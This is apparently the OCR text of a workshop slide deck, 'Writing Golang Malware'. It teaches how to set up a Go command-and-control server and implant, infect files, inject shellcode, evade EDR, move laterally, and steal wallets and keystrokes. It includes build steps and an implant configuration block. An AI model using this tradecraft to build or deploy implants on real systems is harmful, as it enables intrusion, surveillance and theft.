Writing Golang Malware

Ben Kurtz awgh@awgh.org

Objectives

- **Introduction, What is this class going to cover**
- Building a dev environment
- An introduction to the Go language (and why hackers like it)
- Set up Golang C2 and Implant
- Learn how to spread, infect files, and inject into memory
- Other techniques for EDR evasion
- Darknet-based methods for NIDS evasion

Introductions!

- Who already knows how to program in Go?
  - How well?
  - Would you mind helping your fellow classmates?
- Find a buddy (if you want to)
- Make sure you have a local copy of the slides!!!
- What are you hoping to get out of this class?

What is this class going to cover?

- Communication between the implant and the command and control system including encrypted darknets with pluggable transports, covert exfiltration methods, detection evasion, and fault tolerant infrastructure design.
- Binary transformation techniques designed to allow offensive practitioners the freedom of writing conventional binaries, yet maintaining the mobility of shellcode-like operating conditions.
- Parsing and rewriting all binary formats to inject shellcode using a variety of reconfigurable methods.
- On-the-wire modification of binaries and archives from a man-in-the-middle or malicious server perspective.
- Methods of avoiding EDR with your implant, including loading modules direct from the c2 to memory without touching disk (on all platforms), customizable encrypting packers, and direct system calls/DLL unhooking (on Windows).

What is this class going to cover?

- Communication between the implant and the command and control system including encrypted darknets with pluggable transports, covert exfiltration methods, detection evasion, and fault tolerant infrastructure design.
- Binary transformation techniques designed to allow offensive practitioners the freedom of writing conventional binaries, yet maintaining the mobility of shellcode-like operating conditions.
- Parsing and rewriting all binary formats to inject shellcode using a variety of reconfigurable methods.
- On-the-wire modification of binaries and archives from a man-in-the-middle or malicious server perspective.
- Methods of avoiding EDR with your implant, including loading modules direct from the c2 to memory without touching disk (on all platforms), customizable encrypting packers and direct system calls/DLL unhooking (on Windows).


Ratnet

Donut

Binject

Backdoorfactory

Universal & Bananaphone


ONCE YOU GET LOCKED INTO
A SERIOUS MALWARE COLLECTION
THE TENDENCY IS TO
PUSH IT AS FAR AS YOU CAN
imgflip.com

Disclaimer

Even though most of this is on public GitHub repos, it’s not documented and often we leave one or two things that require a little know-how to fix or configure.

Knowing how to connect all these pieces is what makes it scary, and that’s what this class is all about. Please be responsible (...don’t use VirusTotal).

This is a VERY RAPIDLY moving space, and we either are or are directly working with the devs of almost all the tools we’re going to talk about. Everything works along the most tested paths, but there will be bugs.

Objectives

- Introduction, What is this class going to cover
- **Building a dev environment**
- An introduction to the Go language (and why hackers like it)
- Set up Golang C2 and Implant
- Learn how to spread, infect files, and inject into memory
- Other techniques for EDR evasion
- Darknet-based methods for NIDS evasion

Dev Env - Install Go

Use the installer and instructions here for your platform:
https://golang.org/doc/install

Note: Go modules are now mandatory, there is no need to use GOPATH.

Go Modules Commands That Will Save Your Life:

```
rm go.mod go.sum                                        # deletes existing go modules definitions
go clean -modcache                                      # clears out the local modules cache
GOPROXY=direct go mod init github.com/USER/MODULE       # creates a new go modules definition, bypass online cache
GOPROXY=direct go mod tidy                              # updates and cleans up existing go modules definition, bypass online cache
```

Dev Env - Install Git

Linux: sudo apt install git

OSX: comes with OS dev tools or “brew install git”

Windows: Git for Windows or TortoiseGit

Dev Env - Install IDE (VS Code Edition)

https://code.visualstudio.com/download

1. Run the installer
2. Open some Go source
3. Click Yes on all the install windows that pop up!
4. Proffit! :)

Dev Env - Install Wireshark

sudo apt install wireshark

https://www.wireshark.org/download.html

Make sure you add your main workstation user to the wireshark group and relogin

Dev Env - Install Ida Pro

If you don’t already have Ida installed, get the installer for the free version here:

https://www.hex-rays.com/products/ida/support/download_freeware.shtml

Alternatives:

- https://binary.ninja/
- https://www.radare.org/r/
- https://www.hopperapp.com/
- https://x64dbg.com/#start

Dev Env - Install 010 Editor

Get the installer for the free version here:

https://www.sweetscape.com/download/010editor/

Alternatives:

Not with good binary template support.

Dev Env - Install VBinDiff

Linux/OSX: apt install vbindiff / brew install vbindiff

WIndows/Source: https://www.cjmweb.net/vbindiff/

Alternatives:

There is literally no alternative at all. I know, right?

Dev Env - Install VirtualBox


https://www.virtualbox.org/wiki/Downloads

Dev Env- Set up Victim Image

1. https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
2. Username: IEUser
3. Password: Passw0rd!


Objectives

- Introduction, What is this class going to cover
- Building a dev environment
- **An introduction to the Go language (and why hackers like it)**
- Set up Golang C2 and Implant
- Learn how to spread, infect files, and inject into memory
- Other techniques for EDR evasion
- Darknet-based methods for NIDS evasion




BYOL

- Wide assortment of crypto+net libraries ship with the language
- Native support for virtual filesystems
- Many hackers were early adopters and had (and continue to have) an influence on language development
  - DO NOT TELL ROB PIKE, he finds “hackery distasteful”
  - Find non-hacker reason for all feature requests plz
- As a result of booming Golang tradecraft community, there are many existing code repos in Go already that do all kinds of interesting things



- Write once, run everywhere…. No, really, EVERYWHERE!
- Imagine if you could compile python without ever touching py2exe again?
- Built in multi-threading, test framework, vendoring
- The syscall package is your friend, ESPECIALLY for hackers
- Embed C and ASM directly in your code
- Difficult to reverse engineer, even manually

Software Development is hard

- Parsing safe
- JSON is easy
- Lib support is fantastic
  - https://github.com/EgeBalci/EGESPLOIT
- Speed
  - http://marcio.io/2015/07/handling-1-million-requests-per-minute-with-golang/
  - Typically faster than Python
  - Typically faster than Java
  - Often as fast as C (in some cases faster due to implementation!)
  - https://www.techempower.com/benchmarks/#section=data-r9&hw=i7&test=json

“Prior art”

FOSSBYTES

Home › News

WellMess: This Go-based Malware Attacks Both Linux And Windows Machines

July 10, 2018

Security Response

Symantec Official Blog

Malware Uses Google Go Language

By: Flora Liu SYMANTEC EMPLOYEE

Created 18 Sep 2012 | 0 Comments | : 日本語

Flora Liu

View Profile

0 0

ccn

Marketcap Prices ICO Calendar Events Network Bitcoin Ethereum Altcoins Learn Advertise

BTC/USD

05:23
$3,793.01

Low
$3,587.87

$

TOP GAINER

IETH +162.98%

IETHEREUM $0.024

ALTCOIN MINING MAY 25, 2018 23:55 CET

Monero Mining Malware Hits Apple Macs

Cons :(

- No dynamic loads (well… there is Universal)
- Binaries are HUGE! (due to runtime)
- Scheduler is efficient, but breaks some use cases (mimikatz via Universal due to COM)
- Obfuscation is limited (but improving)
- Multiplatform edge cases
  - Mobile
  - OSX native libs

Go Language Resources

Recommended:

- Tour of Go https://tour.golang.org/welcome/1
- How to Write Go Code https://golang.org/doc/code.html

Required:

- Effective Go https://golang.org/doc/effective_go.html

Go Build Constraints

https://golang.org/pkg/go/build/

Each file can contain optional !build flags at the start which indicate whether it should be included for compilation on certain platforms or architectures.

Files can also have suffixes like “_linux.go” which mean they will only be compiled in on the Linux platform.

The implant can make use of build constraints to support keylogging and screenshotting on different platforms.

Objectives

- Introduction, What is this class going to cover
- Building a dev environment
- An introduction to the Go language (and why hackers like it)
- **Set up Golang C2 and Implant**
- Learn how to spread, infect files, and inject into memory
- Other techniques for EDR evasion
- Darknet-based methods for NIDS evasion

Command and Control (C2)

The “Command and Control” server or C2 is the system an operator (that’s you) uses to control deployed malware (implants).

It usually has some kind of user interface (sometimes multiples) and is sometimes used as a “peer” to group implant clusters for stealth and resilance reasons.

Implant


An implant, simply put is remotely operated malware. It can have a variety of functions that utilize various levels of autonomy but the typical ones are:

- Command execution
- Data gathering (i.e. keylogging, taking screen or web - cam shots, stealing BTC wallets, etc)
- Upgrading its functionality
- Self deletion

Inject

An inject is a pre - packaged method of “implanting” the implant (sometimes using a method that provides persistence). Common examples of this are:

- PSExec
- An RCE Exploit
- Command execution
- Evil Maid attacks


Implant
Implant
Implant
Implant
Inject (PSExec)
Inject (LibSSH)
C2

Cn03v1l Core Features

Run on all platforms and operating systems

Move laterally through networks (WMI)

Execute commands and 2nd stage payloads (binject / process inject via GScript)

Autonomous viral networking (beacon system)

Cn0ev1l Core Features (cont.)

“Intuitive” C2 interface designed for operating at scale (HTML UI)


Leave room for massive extensibility (command system)

Scriptable install operations (GScript)

Extra stealthy bonus layers!

Getting The Goods

1. Create your Github account (and tell teacher your account name)
   OR just use the Zip file included with the workshop (no updates)
2. git clone git@github.com:awgh/cn03vi1.git
3. cd into the c2 directory
4. Run “go build”
5. Start the c2 and leave it running in a terminal: “./c2”
6. Copy the key it spits out for safe keeping



Getting The Goods

7. Paste the key into cn0evil/implant/main.go


```
const (
    gCDebugMode                = true
    gCC2Name                   = "c2"
    gCC2Key                    = "cVH0oOAKMBk1DyfvVuvsKuaM/V/L1U6W6Q6qGLL/7WM="
    gCC2Location               = "[redacted]"
    gCClientPort               = "1337"
    gCHubPort                  = 58008
    gCMaxBeaconSize            = 1080
    gCNumOfMinToWaitForBeacons = 5
    gCBeaconPrimmer            = "cn03vi1"
)
```

7. Compile the implant: “go build” in the implant directory

Getting The Goods

9. Run the implant “./implant”

If nothing exploded, your screen should look like this!



Local Host

```
cn03vi1> cd .\implant\
```

```
cn03vi1\implant> go build
```

